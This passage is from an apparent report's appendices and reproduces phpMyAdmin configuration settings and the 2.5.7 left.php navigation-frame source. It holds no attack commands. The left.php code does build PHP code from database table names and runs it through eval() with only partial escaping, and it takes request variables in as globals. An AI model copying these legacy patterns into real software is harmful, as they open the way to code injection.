$cfg['BgcolorTwo']          = '#DDDDDD';    // table data row colour, alternate
$cfg['BrowsePointerColor']  = '#CCFFCC';    // color of the pointer in browse mode
                                            // (blank for no pointer)
$cfg['BrowseMarkerColor']   = '#FFCC99';    // color of the marker (visually marks row
                                            // by clicking on it) in browse mode
                                            // (blank for no marker)
$cfg['TextareaCols']        = 40;           // textarea size (columns) in edit mode
                                            // (this value will be emphasized (*2) for sql
                                            // query textareas and (*1.25) for query window)
$cfg['TextareaRows']        = 7;            // textarea size (rows) in edit mode
$cfg['LongtextDoubleTextarea'] = TRUE;      // double size of textarea size for longtext fields
$cfg['TextareaAutoSelect']  = TRUE;         // autoselect when clicking in the textarea of the querybox
$cfg['CharTextareaCols']    = 40;           // textarea size (columns) for CHAR/VARCHAR
$cfg['CharTextareaRows']    = 2;            // textarea size (rows) for CHAR/VARCHAR
$cfg['CtrlArrowsMoving']    = TRUE;         // Enable Ctrl+Arrows moving between fields when editing?
$cfg['LimitChars']          = 50;           // Max field data length in browse mode for all non-numeric fields
$cfg['ModifyDeleteAtLeft']  = TRUE;         // show edit/delete links on left side of browse
                                            // (or at the top with vertical browse)
$cfg['ModifyDeleteAtRight'] = FALSE;        // show edit/delete links on right side of browse
                                            // (or at the bottom with vertical browse)
$cfg['DefaultDisplay']      = 'horizontal'; // default display direction
                                            // (horizontal|vertical|horizontalflipped)
$cfg['DefaultPropDisplay']  = 'horizontal'; // default display direction for altering/
                                            // creating columns (tbl_properties)
                                            // (horizontal|vertical)

$cfg['HeaderFlipType']      = 'css';        // table-header rotation via faking or css? (css|fake)
                                            // NOTE: CSS only works in IE browsers!
$cfg['ShowBrowseComments']  = TRUE;         // shows stored relation-comments in 'browse' mode.
$cfg['ShowPropertyComments']= TRUE;         // shows stored relation-comments in 'table property' mode.
$cfg['RepeatCells']         = 100;          // repeat header names every X cells? (0 = deactivate)
```

```
$cfg['QueryFrame']          = TRUE;         // displays a new frame where a link to a querybox is always displayed.
$cfg['QueryFrameJS']        = TRUE;         // whether to use JavaScript functions for opening a new window for SQL
commands.
                              // if set to 'false', the target of the querybox is always the right frame.
$cfg['QueryFrameDebug']     = FALSE;        // display JS debugging link (DEVELOPERS only)
$cfg['QueryWindowWidth']    = 550;          // Width of Query window
$cfg['QueryWindowHeight']   = 310;          // Height of Query window
$cfg['QueryHistoryDB']      = FALSE;        // Set to TRUE if you want DB-based query history.
                              // If FALSE, this utilizes JS-routines to display
                              // query history (lost by window close)
$cfg['QueryWindowDefTab']   = 'sql';        // which tab to display in the querywindow on startup
                              // (sql|files|history|full)
$cfg['QueryHistoryMax']     = 25;           // When using DB-based query history, how many entries
                              // should be kept?
$cfg['BrowseMIME']          = TRUE;         // Use MIME-Types (stored in column comments table) for
$cfg['MaxExactCount']       = 20000;        // When approximate count < this, PMA will get exact count for
                              // table rows.
$cfg['WYSIWYG-PDF']         = TRUE;         // Utilize DHTML/JS capabilities to allow WYSIWYG editing of
                              // the PDF page editor. Requires an IE6/Mozilla based browser.

/**
 * Default queries.
 *  %d will be replaced by database name
 *  %t will be replaced by table name
 */
$cfg['DefaultQueryTable']   = 'SELECT * FROM %t WHERE 1';
$cfg['DefaultQueryDatabase']= '';

/**
 * SQL Query box settings
 * These are the links display in all of the SQL Query boxes
 */
$cfg['SQLQuery']['Edit']      = TRUE;       // Edit link to change a query
$cfg['SQLQuery']['Explain']   = TRUE;       // EXPLAIN on SELECT queries
$cfg['SQLQuery']['ShowAsPHP'] = TRUE;       // Wrap a query in PHP
$cfg['SQLQuery']['Validate']  = FALSE;      // Validate a query (see $cfg['SQLValidator'] as well)


/**
 * Webserver upload/save/import directories
 */
$cfg['UploadDir']             = '';         // Directory for uploaded files that can be executed by
                                // phpMyAdmin. For example './upload'. Leave empty for
                                // no upload directory support
$cfg['SaveDir']               = '';         // Directory where phpMyAdmin can save exported data on
                                // server. For example './save'. Leave empty for no save
                                // directory support.
$cfg['docSQLDir']             = '';         // Directory for docSQL imports, phpMyAdmin can import
                                // docSQL files from that directory. For example
                                // './docSQL'. Leave empty for no docSQL import support.


/**
 * Misc. settings
 */
$cfg['GD2Available']          = 'auto';     // Is GD >= 2 available? Set to yes/no/auto. 'auto'
                                // does autodetection, which is a bit expensive for
                                // php < 4.3.0, but it is the only safe vay how to
                                // determine GD version.
/**
 * SQL Parser Settings
 */
$cfg['SQP']['fmtType']      = 'html';       // Pretty-printing style to use on queries (html, text, none)
$cfg['SQP']['fmtInd']       = '1';          // Amount to indent each level (floats ok)
$cfg['SQP']['fmtIndUnit']   = 'em';         // Units for indenting each level (CSS Types - {em,px,pt})
$cfg['SQP']['fmtColor']     = array(        // Syntax colouring data
    'comment'           => '#808000',
    'comment_mysql'     => '',
    'comment_ansi'      => '',
    'comment_c'         => '',
```

```
    'digit'             => '',
    'digit_hex'         => 'teal',
    'digit_integer'     => 'teal',
    'digit_float'       => 'aqua',
    'punct'             => 'fuchsia',
    'alpha'             => '',
    'alpha_columnType'   => '#FF9900',
    'alpha_columnAttrib' => '#0000FF',
    'alpha_reservedWord' => '#990099',
    'alpha_functionName' => '#FF0000',
    'alpha_identifier'   => 'black',
    'alpha_charset'     => '#6495ed',
    'alpha_variable'    => '#800000',
    'quote'             => '#008000',
    'quote_double'      => '',
    'quote_single'      => '',
    'quote_backtick'    => ''
);


/**
 * If you wish to use the SQL Validator service, you should be
 * aware of the following:
 * All SQL statements are stored anonymously for statistical purposes.
 * Mimer SQL Validator, Copyright 2002 Upright Database Technology.
 * All rights reserved.
 */
$cfg['SQLValidator']['use']      = FALSE;   // Make the SQL Validator available
$cfg['SQLValidator']['username'] = '';      // If you have a custom username, specify it here (defaults to anonymous)
$cfg['SQLValidator']['password'] = '';      // Password for username

/**
 * Developers ONLY!
 * To use the following, please install the DBG extension from http://dd.cron.ru/dbg/
 */
$cfg['DBG']['enable'] = FALSE;              // Make the DBG stuff available
$cfg['DBG']['profile']['enable'] = FALSE;   // Produce profiling results of PHP
$cfg['DBG']['profile']['threshold'] = 0.5;  // Threshold of long running code to display
                                    // Anything below the threshold is not displayed


/**
 * MySQL settings
 */
// Column types;
// varchar, tinyint, text and date are listed first, based on estimated popularity
$cfg['ColumnTypes'] = array(
   'VARCHAR',
   'TINYINT',
   'TEXT',
   'DATE',
   'SMALLINT',
   'MEDIUMINT',
   'INT',
   'BIGINT',
   'FLOAT',
   'DOUBLE',
   'DECIMAL',
   'DATETIME',
   'TIMESTAMP',
   'TIME',
   'YEAR',
   'CHAR',
   'TINYBLOB',
   'TINYTEXT',
   'BLOB',
   'MEDIUMBLOB',
   'MEDIUMTEXT',
   'LONGBLOB',
   'LONGTEXT',
```

```
    'ENUM',
    'SET'
);

// Atributes
$cfg['AttributeTypes'] = array(
    '',
    'BINARY',
    'UNSIGNED',
    'UNSIGNED ZEROFILL'
);

// Available functions
if ($cfg['ShowFunctionFields']) {
    $cfg['Functions'] = array(
        'ASCII',
        'CHAR',
        'SOUNDEX',
        'LCASE',
        'UCASE',
        'NOW',
        'PASSWORD',
        'MD5',
        'ENCRYPT',
        'RAND',
        'LAST_INSERT_ID',
        'COUNT',
        'AVG',
        'SUM',
        'CURDATE',
        'CURTIME',
        'FROM_DAYS',
        'FROM_UNIXTIME',
        'PERIOD_ADD',
        'PERIOD_DIFF',
        'TO_DAYS',
        'UNIX_TIMESTAMP',
        'USER',
        'WEEKDAY',
        'CONCAT'
    );

    // Which column types will be mapped to which Group?
    $cfg['RestrictColumnTypes'] = array(
        'VARCHAR'       => 'FUNC_CHAR',
        'TINYINT'       => 'FUNC_NUMBER',
        'TEXT'          => 'FUNC_CHAR',
        'DATE'          => 'FUNC_DATE',
        'SMALLINT'      => 'FUNC_NUMBER',
        'MEDIUMINT'     => 'FUNC_NUMBER',
        'INT'           => 'FUNC_NUMBER',
        'BIGINT'        => 'FUNC_NUMBER',
        'FLOAT'         => 'FUNC_NUMBER',
        'DOUBLE'        => 'FUNC_NUMBER',
        'DECIMAL'       => 'FUNC_NUMBER',
        'DATETIME'      => 'FUNC_DATE',
        'TIMESTAMP'     => 'FUNC_DATE',
        'TIME'          => 'FUNC_DATE',
        'YEAR'          => 'FUNC_DATE',
        'CHAR'          => 'FUNC_CHAR',
        'TINYBLOB'      => 'FUNC_CHAR',
        'TINYTEXT'      => 'FUNC_CHAR',
        'BLOB'          => 'FUNC_CHAR',
        'MEDIUMBLOB'    => 'FUNC_CHAR',
        'MEDIUMTEXT'    => 'FUNC_CHAR',
        'LONGBLOB'      => 'FUNC_CHAR',
        'LONGTEXT'      => 'FUNC_CHAR',
        'ENUM'          => '',
        'SET'           => ''
    );
```

```
    // Map above defined groups to any function
    $cfg['RestrictFunctions'] = array(
        'FUNC_CHAR'   => array(
            'ASCII',
            'CHAR',
            'SOUNDEX',
            'LCASE',
            'UCASE',
            'PASSWORD',
            'MD5',
            'ENCRYPT',
            'LAST_INSERT_ID',
            'USER',
            'CONCAT'
        ),

        'FUNC_DATE'   => array(
            'NOW',
            'CURDATE',
            'CURTIME',
            'FROM_DAYS',
            'FROM_UNIXTIME',
            'PERIOD_ADD',
            'PERIOD_DIFF',
            'TO_DAYS',
            'UNIX_TIMESTAMP',
            'WEEKDAY'
        ),

        'FUNC_NUMBER' => array(
            'ASCII',
            'CHAR',
            'MD5',
            'ENCRYPT',
            'RAND',
            'LAST_INSERT_ID',
            'COUNT',
            'AVG',
            'SUM'
        )
    );

    // Default functions for above defined groups
    $cfg['DefaultFunctions'] = array(
        'FUNC_CHAR'         => '',
        'FUNC_DATE'         => '',
        'FUNC_NUMBER'       => '',
        'first_timestamp'   => 'NOW'
    );


} // end if


/**
 * Unset magic_quotes_runtime - do not change!
 */
set_magic_quotes_runtime(0);

/**
 * File Revision - do not change either!
 */
$cfg['FileRevision'] = '$Revision: 2.5.2.1 $';
?>
```

Appendix C – phpMyAdmin-2.5.7 left.php

```
<?php
/* $Id: left.php,v 2.5 2003/12/09 13:38:16 garvinhicking Exp $ */
// vim: expandtab sw=4 ts=4 sts=4:


/**
 * Gets the variables sent to this script, retains the db name that may have
 * been defined as startup option and include a core library
 */
require_once('./libraries/grab_globals.lib.php');
if (isset($lightm_db) && !empty($lightm_db)) {
// no longer urlencoded because of html entities in the db name
//    $db = urldecode($lightm_db);
    $db = $lightm_db;
}

if (!empty($db)) {
    $db_start = $db;
}


/**
 * Gets a core script and starts output buffering work
 */
require_once('./libraries/common.lib.php');
require_once('./libraries/ob.lib.php');
if ($cfg['OBGzip']) {
    $ob_mode = PMA_outBufferModeGet();
    if ($ob_mode) {
        PMA_outBufferPre($ob_mode);
    }
}

// This check had been put here to avoid revealing the full path
// of the phpMyAdmin directory in case this script is called
// directly. But some users report a "Missing hash" message and
// I cannot reproduce it, so let's define $hash to a dummy value
// and hope some other clue will surface, to sort this bug.
//PMA_checkParameters(array('hash'));
if (!isset($hash)) {
    $hash='';
}

require_once('./libraries/bookmark.lib.php');
require_once('./libraries/relation.lib.php');
$cfgRelation = PMA_getRelationsParam();

function PMA_reduceNest($_table) {

    if ($GLOBALS['cfg']['LeftFrameTableLevel'] > 0) {
        $max = $GLOBALS['cfg']['LeftFrameTableLevel'];
        $temp_table = $_table;
        $new_table = array();
        $last_index = 0;
        for ($ti = 0; $ti < $max; $ti++) {
            if (isset($temp_table[$ti])) {
                $new_table[$ti] = $temp_table[$ti];
                unset($temp_table[$ti]);
                $last_index = $ti;
            }
        }

        $_table = $new_table;
    }
```

```
    return $_table;
}

function PMA_indent($spaces) {
    $string = '';
    for ($i = 0; $i <= $spaces; $i++) {
        $string .= ' ';
    }

    return $string;
}

function PMA_nestedSetHeaderParent($baseid, $key, $keyhistory, $indent, $indent_level, $val, $childout = true) {
    $name = $key;
    $id = preg_replace('@[^a-z0-9]*@i', '', $baseid . $keyhistory . $key) . $indent;

    $on_mouse = (($GLOBALS['cfg']['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el' . $id .
'\', \'' . $GLOBALS['cfg']['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el' . $id . '\', \'' .
$GLOBALS['cfg']['LeftBgColor'] . '\')}"');

    $countarray = $val;
    if (count($countarray) == 2 && isset($countarray['pma_name']) && isset($countarray['pma_list_item'])) {
        $counter = count($countarray['pma_name']);
    } else {
        unset($countarray['pma_name']);
        if (count($countarray) > 1) {
            unset($countarray['pma_list_item']);
        }
        $counter = count($countarray);
    }

    echo "\n";
    echo PMA_indent($indent * 5) . '<div id="el' . $id . 'Parent" class="parent"' . $on_mouse . '>' . "\n";
    echo PMA_indent($indent * 6) . '<nobr><img src="images/spacer.gif" border="0" width="' . (($indent - 1) *
$indent_level) . '" height="9" alt="" /><a class="item" href="' . $GLOBALS['cfg']['DefaultTabDatabase'] . '?' .
$GLOBALS['common_url_query'] . '" onclick="if (capable) {expandBase(\'el' . $id . '\', true); return false} else {return
true}">';
    echo '<img name="imEx" id="el' . $id . 'Img" src="images/plus.png" border="0" width="9" height="9" alt="+" /></a>' .
"\n";
    echo PMA_indent($indent * 6) . '<a class="item" href="' . $GLOBALS['cfg']['DefaultTabDatabase'] . '?' .
$GLOBALS['common_url_query'] . '" title="' . htmlspecialchars($name) . '" onclick="if (capable) {expandBase(\'el' . $id . '\',
false)}"><span class="heada">' . htmlspecialchars($name) . '<bdo dir="' . $GLOBALS['text_dir'] .
'">  </bdo></span><span class="headaCnt">(' . $counter . ')</span></a></nobr>' . "\n";
    echo PMA_indent($indent * 5) . '</div><id class="PMA_nestedSetHeaderParent">' . "\n";
    echo "\n";

    if ($childout) {
        echo PMA_indent($indent * 5) . '<div id="el' . $id . 'Child" class="child" ' . $on_mouse . '>' . "\n";
    }
}

function PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, $indent, $indent_level, $headerOut, $firstGroup =
false, $firstGroupClose = true) {
    if ($firstGroup) {
        PMA_nestedSetHeaderParent($baseid, $firstGroup, $keyhistory, $indent, $indent_level, $tablestack);
        $indent++;
    }

    foreach($tablestack AS $key => $val) {
        if ($key != 'pma_name' && $key != 'pma_list_item') {
            if ($headerOut) {
                PMA_nestedSetHeaderParent($baseid, $key, $keyhistory, $indent, $indent_level, $val);
            }

            if (isset($val['pma_name']) && isset($val['pma_list_item']) && count($val) == 2) {
                PMA_nestedSet($baseid, $val, $key, $keyhistory . $key, false, ($indent + 1));
            } else {
                PMA_nestedSet($baseid, $val, $key, $keyhistory . $key, true, ($indent + 1));
            }
```

```
            if ($headerOut) {
                echo PMA_indent($indent * 5) . '</div><id class="PMA_nestedSetHeader">' . "\n";
            }
        }
    }

    if ($firstGroup && $firstGroupClose) {
        echo PMA_indent($indent * 4) . '</div><id class="PMA_nestedSetHeader2">' . "\n";
    } elseif ($firstGroup) {
        echo PMA_indent($indent * 4) . '<id spacer="div omitted" class="PMA_nestedSetHeader2">' . "\n";
    }
}

function PMA_nestedSet($baseid, $tablestack, $key = '__protected__', $keyhistory = '', $headerOut = false, $indent = 1) {

    if ($keyhistory == '' && $key != '__protected__') {
        $keyhistory = $key;
    }

    $indent_level = 9;

    if (isset($tablestack)
        && isset($tablestack['pma_name'])
        && isset($tablestack['pma_list_item'])) {

        if (count($tablestack) > 1 && !empty($key) && isset($tablestack['pma_name']) && isset($tablestack['pma_list_item'])
&& $indent == 1) {
            PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, ($indent+1), $indent_level, $headerOut, $key, false);
            $divClose = true;
            $extra_indent = 1;
        } else {
            PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, $indent, $indent_level, $headerOut);
            $divClose = false;
            $extra_indent = 0;
        }

        $on_mouse = (($GLOBALS['cfg']['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el' .
$keyhistory . $key . '\', \'' . $GLOBALS['cfg']['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el' .
$keyhistory . $key . '\', \'' . $GLOBALS['cfg']['LeftBgColor'] . '\')}"');

        $loops = 0;
        foreach($tablestack['pma_name'] AS $tkey => $tval) {

            echo PMA_indent($indent * 5) . '<nobr><img src="images/spacer.gif" border="0" width="' .
(($indent+$extra_indent) * $indent_level) . '" height="9" alt="" />';
            $items = explode("\n", $tablestack['pma_list_item'][$tkey]);
            foreach($items AS $ikey => $ival) {
                echo "\n";
                echo PMA_indent(($indent * 5)) . $ival;
            }
            echo "\n";

            $loops++;
        }

        if ($divClose) {
            echo PMA_indent($indent * 5) . '</div><id space="putting omitted div" class="PMA_nestedSet2">';
        }

    } elseif (is_array($tablestack)) {
        PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, (($key == '__protected__' && $indent == 1 )? ($indent-1) :
($indent + 1)), $indent_level, $headerOut,  (($key == '__protected__' && $indent == 1) || ($indent > 1) ? false : $key));
    }

    return true;
}
/**
 * Get the list and number of available databases.
 * Skipped if no server selected: in this case no database should be displayed
 * before the user choose among available ones at the welcome screen.
```

```
 */
if ($server > 0) {
    PMA_availableDatabases(); // this function is defined in "common.lib.php"
} else {
    $num_dbs = 0;
}


// garvin: For re-usability, moved http-headers
// to a seperate file. It can now be included by header.inc.php,
// queryframe.php, querywindow.php.

require_once('./libraries/header_http.inc.php');

/**
 * Displays the frame
 */
// Gets the font sizes to use
PMA_setFontSizes();
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="<?php echo $available_languages[$lang][2]; ?>" lang="<?php
echo $available_languages[$lang][2]; ?>" dir="<?php echo $text_dir; ?>">

<head>
    <title>phpMyAdmin</title>
    <meta http-equiv="Content-Type" content="text/html; charset=<?php echo $charset; ?>" />
    <base<?php if (!empty($cfg['PmaAbsoluteUri'])) echo ' href="' . $cfg['PmaAbsoluteUri'] . '"'; ?> target="phpmain<?php
echo $hash; ?>" />

    <script type="text/javascript" language="javascript">
    <!--
<?php
if (isset($lightm_db) && !empty($lightm_db)) {
?>
    window.parent.frames['phpmain<?php echo $hash; ?>'].location.replace('./<?php echo $cfg['DefaultTabDatabase'] . '?' .
PMA_generate_common_url($db, '', '&');?>');
<?php
} elseif (isset($lightm_db)) {
?>
    window.parent.frames['phpmain<?php echo $hash; ?>'].location.replace('./main.php?<?php echo
PMA_generate_common_url('', '', '&');?>');
<?php
}
?>
    //-->
    </script>

<?php
// Expandable/collapsible databases list is only used if there is more than one
// database to display
if (($num_dbs > 1 || !empty($cfg['LeftFrameTableSeparator'])) && !$cfg['LeftFrameLight']) {
    echo "\n";
    ?>
    <!-- Collapsible tables list scripts -->
    <script type="text/javascript" language="javascript">
    <!--
    var isDOM      = (typeof(document.getElementsByTagName) != 'undefined'
                     && typeof(document.createElement) != 'undefined')
                    ? 1 : 0;
    var isIE4      = (typeof(document.all) != 'undefined'
                     && parseInt(navigator.appVersion) >= 4)
                    ? 1 : 0;
    var isNS4      = (typeof(document.layers) != 'undefined')
                    ? 1 : 0;
    var capable    = (isDOM || isIE4 || isNS4)
                    ? 1 : 0;
    // Uggly fix for Opera and Konqueror 2.2 that are half DOM compliant
    if (capable) {
```

```
        if (typeof(window.opera) != 'undefined') {
            var browserName = ' ' + navigator.userAgent.toLowerCase();
            if ((browserName.indexOf('konqueror 7') == 0)) {
                capable = 0;
            }
        }
        else if (typeof(navigator.userAgent) != 'undefined') {
            var browserName = ' ' + navigator.userAgent.toLowerCase();
            if ((browserName.indexOf('konqueror') > 0) && (browserName.indexOf('konqueror/3') == 0)) {
                capable = 0;
            }
        } // end if... else if...
    } // end if

    var isServer    = <?php echo ($server > 0) ? 'true' : 'false'; ?>;

    document.writeln('<link rel="stylesheet" type="text/css" href="./css/phpmyadmin.css.php?lang=<?php echo $lang;
?>&amp;js_frame=left&amp;js_capable=' + capable + '&amp;js_isDOM=' + isDOM + '&amp;js_isIE4=' + isIE4 + '" />');
    //-->
    </script>
    <noscript>
        <link rel="stylesheet" type="text/css" href="./css/phpmyadmin.css.php?lang=<?php echo $lang;
?>&amp;js_frame=left&amp;js_capable=0&amp;js_isDOM=0&amp;js_isIE4=0" />
    </noscript>

    <script src="libraries/left.js" type="text/javascript" language="javascript1.2"></script>
    <?php
} // end if ($num_dbs > 1)

else if ($num_dbs == 1) {
    echo "\n";
    ?>
    <link rel="stylesheet" type="text/css"
href="./css/phpmyadmin.css.php?js_frame=left&amp;js_capable=0&amp;js_isDOM=0&amp;js_isIE4=0" />
    <?php
} // end if ($num_dbs == 1)

else {
    echo "\n";
    ?>
    <link rel="stylesheet" type="text/css" href="./css/phpmyadmin.css.php?js_frame=left&amp;num_dbs=0" />
    <?php
} // end if ($num_dbs < 1)

echo "\n";
?>
</head>

<body bgcolor="<?php echo $cfg['LeftBgColor']; ?>">

<?php
if ($cfg['LeftDisplayLogo']) {
    ?>
    <!-- phpMyAdmin logo -->
    <a href="http://www.phpmyadmin.net" target="_blank"><img src="./images/pma_logo.png" width="88" height="31"
border="0" alt="phpMyAdmin" /></a>
    <?php
}
echo "\n";
if ($cfg['LeftDisplayServers']) {
?>
        <form method="post" action="index.php" target="_parent">
            <select name="server" onchange="this.form.submit();">
    <?php
    echo "\n";
    foreach($cfg['Servers'] AS $key => $val) {
        if (!empty($val['host'])) {
            echo '                <option value="' . $key . '"';
            if (!empty($server) && ($server == $key)) {
                echo ' selected="selected"';
```

```
            }
            echo '>';
            if (!empty($val['verbose'])) {
                echo $val['verbose'];
            } else {
                echo $val['host'];
                if (!empty($val['port'])) {
                    echo ':' . $val['port'];
                }
                // loic1: skip this because it's not a so good idea to display
                //        sockets used to everybody
                // if (!empty($val['socket']) && PMA_PHP_INT_VERSION >= 30010) {
                //     echo ':' . $val['socket'];
                // }
            }
            // loic1: if 'only_db' is an array and there is more than one
            //        value, displaying such informations may not be a so good
            //        idea
            if (!empty($val['only_db'])) {
                echo ' - ' . (is_array($val['only_db']) ? implode(', ', $val['only_db']) : $val['only_db']);
            }
            if (!empty($val['user']) && ($val['auth_type'] == 'config')) {
                echo '  (' . $val['user'] . ')';
            }
            echo ' </option>' . "\n";
        } // end if (!empty($val['host']))
    } // end while
    ?>
            </select>
            <input type="hidden" name="lang" value="<?php echo $lang; ?>" />
            <input type="hidden" name="convcharset" value="<?php echo $convcharset; ?>" />
            <noscript><input type="submit" value="<?php echo $strGo; ?>" /></noscript>
        </form>
<?php
}
echo "\n";
?>
    <!-- Link to the welcome page -->
    <div id="el1Parent" class="parent" style="margin-bottom: 5px">
        <nobr><a class="item" href="main.php?<?php echo PMA_generate_common_url(); ?>"><span
class="heada"><b><?php echo $strHome; ?></b></span></a></nobr>
    </div>


    <!-- Databases and tables list -->
<?php
// Don't display expansible/collapsible database info if:
// 1. $server == 0 (no server selected)
//    This is the case when there are multiple servers and
//    '$cfg['ServerDefault'] = 0' is set. In that case, we want the welcome
//    screen to appear with no database info displayed.
// 2. there is only one database available (ie either only one database exists
//    or $cfg['Servers']['only_db'] is defined and is not an array)
//    In this case, the database should not be collapsible/expandable
if ($num_dbs > 1) {

    // Light mode -> beginning of the select combo for databases
    // Note: When javascript is active, the frameset will be changed from
    // within left.php. With no JS (<noscript>) the whole frameset will
    // be rebuilt with the new target frame.
    if ($cfg['LeftFrameLight']) {
        ?>
        <script type="text/javascript" language="javascript">
            document.writeln('<form method="post" action="left.php" name="left" target="nav">');
        </script>
        <noscript>
            <form method="post" action="index.php" name="left" target="_parent">
        </noscript>
        <?php
        echo PMA_generate_common_hidden_inputs();
```

```
        echo '       <input type="hidden" name="hash" value="' . $hash . '" />' . "\n";
        echo '       <select name="lightm_db" onchange="this.form.submit()">' . "\n";
        echo '          <option value="">(' . $strDatabases . ') ...</option>' . "\n";
        $table_list = '';
        $table_list_header = '';
        $db_name    = '';
    }

    $selected_db = 0;

    // Gets the tables list per database
    for ($i = 0; $i < $num_dbs; $i++) {
        $db = $dblist[$i];
        $j  = $i + 2;
        if (!empty($db_start) && $db == $db_start) {
            $selected_db = $j;
        }
        $tables             = @PMA_mysql_list_tables($db);
        $num_tables         = ($tables) ? @mysql_numrows($tables) : 0;
        $common_url_query   = PMA_generate_common_url($db);
        if ($num_tables) {
            $num_tables_disp = $num_tables;
        } else {
            $num_tables_disp = '-';
        }

        // Get additional information about tables for tooltip
        if ($cfg['ShowTooltip'] && PMA_MYSQL_INT_VERSION >= 32303
            && $num_tables
            && (!$cfg['LeftFrameLight'] || $selected_db == $j)) {
            $tooltip = array();
            $tooltip_name = array();
            $result  = PMA_mysql_query('SHOW TABLE STATUS FROM ' . PMA_backquote($db));
            while ($tmp = PMA_mysql_fetch_array($result)) {
                $tooltip_name[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '');
                $tmp['Comment'] = ($cfg['ShowTooltipAliasTB'] ? $tmp['Name'] : $tmp['Comment']);

                $tooltip[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '')
                                . '(' . (isset($tmp['Rows']) ? $tmp['Rows'] : '0') . ' ' . $strRows . ')';
            } // end while
        } // end if

        // garvin: Get comments from PMA comments table
        $db_tooltip = '';
        if ($cfg['ShowTooltip'] && $cfgRelation['commwork']) {
            $tmp_db_tooltip = PMA_getComments($db);
            if (is_array($tmp_db_tooltip)) {
                $db_tooltip = implode(' ', $tmp_db_tooltip);
            }
        }

        // No light mode -> displays the expandible/collapsible db list
        if ($cfg['LeftFrameLight'] == FALSE) {

            // Displays the database name
            $on_mouse = (($cfg['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el' . $j . '\', \'' .
$cfg['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el' . $j . '\', \'' . $cfg['LeftBgColor'] . '\')}"');

            echo "\n";
            echo '    <div id="el' . $j . 'Parent" class="parent"' . $on_mouse . '>';

            if (!empty($num_tables)) {
                echo "\n";
                ?>
        <nobr><a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
onclick="if (capable) {expandBase('el<?php echo $j; ?>', true); return false} else {return true}">
            <img name="imEx" id="el<?php echo $j; ?>Img" src="images/plus.png" border="0" width="9" height="9" alt="+"
/></a>
                <?php
            } else {
```

```
            echo "\n";
            ?>
        <nobr><img name="imEx" src="images/minus.png" border="0" width="9" height="9" alt="-" />
            <?php
        }
        echo "\n";
        ?>
        <a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
title="<?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db) :
htmlspecialchars($db_tooltip)); ?>" onclick="if (capable) {expandBase('el<?php echo $j; ?>', false)}">
            <span class="heada"><?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? '<i>' .
htmlspecialchars($db_tooltip) . '</i>' : htmlspecialchars($db)); ?><bdo dir="<?php echo($text_dir);
?>">  </bdo></span><span class="headaCnt">(<?php echo $num_tables_disp; ?>)</span></a></nobr>
    </div>

    <div id="el<?php echo $j;?>Child" class="child" style="margin-bottom: 5px"<?php echo $on_mouse; ?>>
<?php
        // Displays the list of tables from the current database
        $tablestack = array();
        for ($t = 0; $t < $num_tables; $t++) {
            $table     = PMA_mysql_tablename($tables, $t);
            $alias = (!empty($tooltip_name) && isset($tooltip_name[$table]))
                    ? htmlspecialchars($tooltip_name[$table])
                    : '';
            $url_title = (!empty($tooltip) && isset($tooltip[$table]))
                    ? htmlspecialchars($tooltip[$table])
                    : '';

            $book_sql_query = PMA_queryBookmarks($db, $cfg['Bookmark'], '\'' . PMA_sqlAddslashes($table) . '\'', 'label');

            $list_item = '<a target="phpmain' . $hash . '" href="sql.php?' . $common_url_query . '&amp;table=' .
urlencode($table) . '&amp;sql_query=' . (isset($book_sql_query) && $book_sql_query != FALSE ?
urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table))) . '&amp;pos=0&amp;goto=' .
$cfg['DefaultTabTable'] . '" title="' . $strBrowse . ': ' . $url_title . '">';
            $list_item .= '<img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="' . $strBrowse
. ': ' . $url_title . '" /></a>';
            $list_item .= '<bdo dir="' . $text_dir . '"> </bdo>' . "\n";
            $list_item .= '<a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title . '" target="phpmain' . $hash . '"
href="' . $cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' . urlencode($table) . '">';
            $list_item .= ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) . '</a></nobr><br />'
. "\n";

            // garvin: Check whether to display nested sets
            if (!empty($cfg['LeftFrameTableSeparator'])) {
                $_table = explode($cfg['LeftFrameTableSeparator'],  str_replace('\'', '\\\'',$table));
                if (is_array($_table)) {
                    foreach($_table AS $key => $val) {
                        if ($val == '') {
                            $_table[$key] = '__protected__';
                        }
                    }

                    unset($_table[count($_table)-1]);
                    $_table = PMA_reduceNest($_table);

                    $eval_string = '$tablestack[\'' . implode('\'][\'', $_table) . '\'][\'pma_name\'][] = \'' . str_replace('\'', '\\\'', $table) .
'\';';
                    $eval_string .= '$tablestack[\'' . implode('\'][\'', $_table) . '\'][\'pma_list_item\'][] = \'' . str_replace('\'', '\\\'',
$list_item) . '\';';
                    eval($eval_string);
                } else {
                    $tablestack['']['pma_name'][] = $table;
                    $tablestack['']['pma_list_item'][] = $list_item;
                }
            } else {
                $tablestack['']['pma_name'][] = $table;
                $tablestack['']['pma_list_item'][] = $list_item;
            }
        } // end for $t (tables list)
```

```
        PMA_nestedSet($j, $tablestack);
        ?>
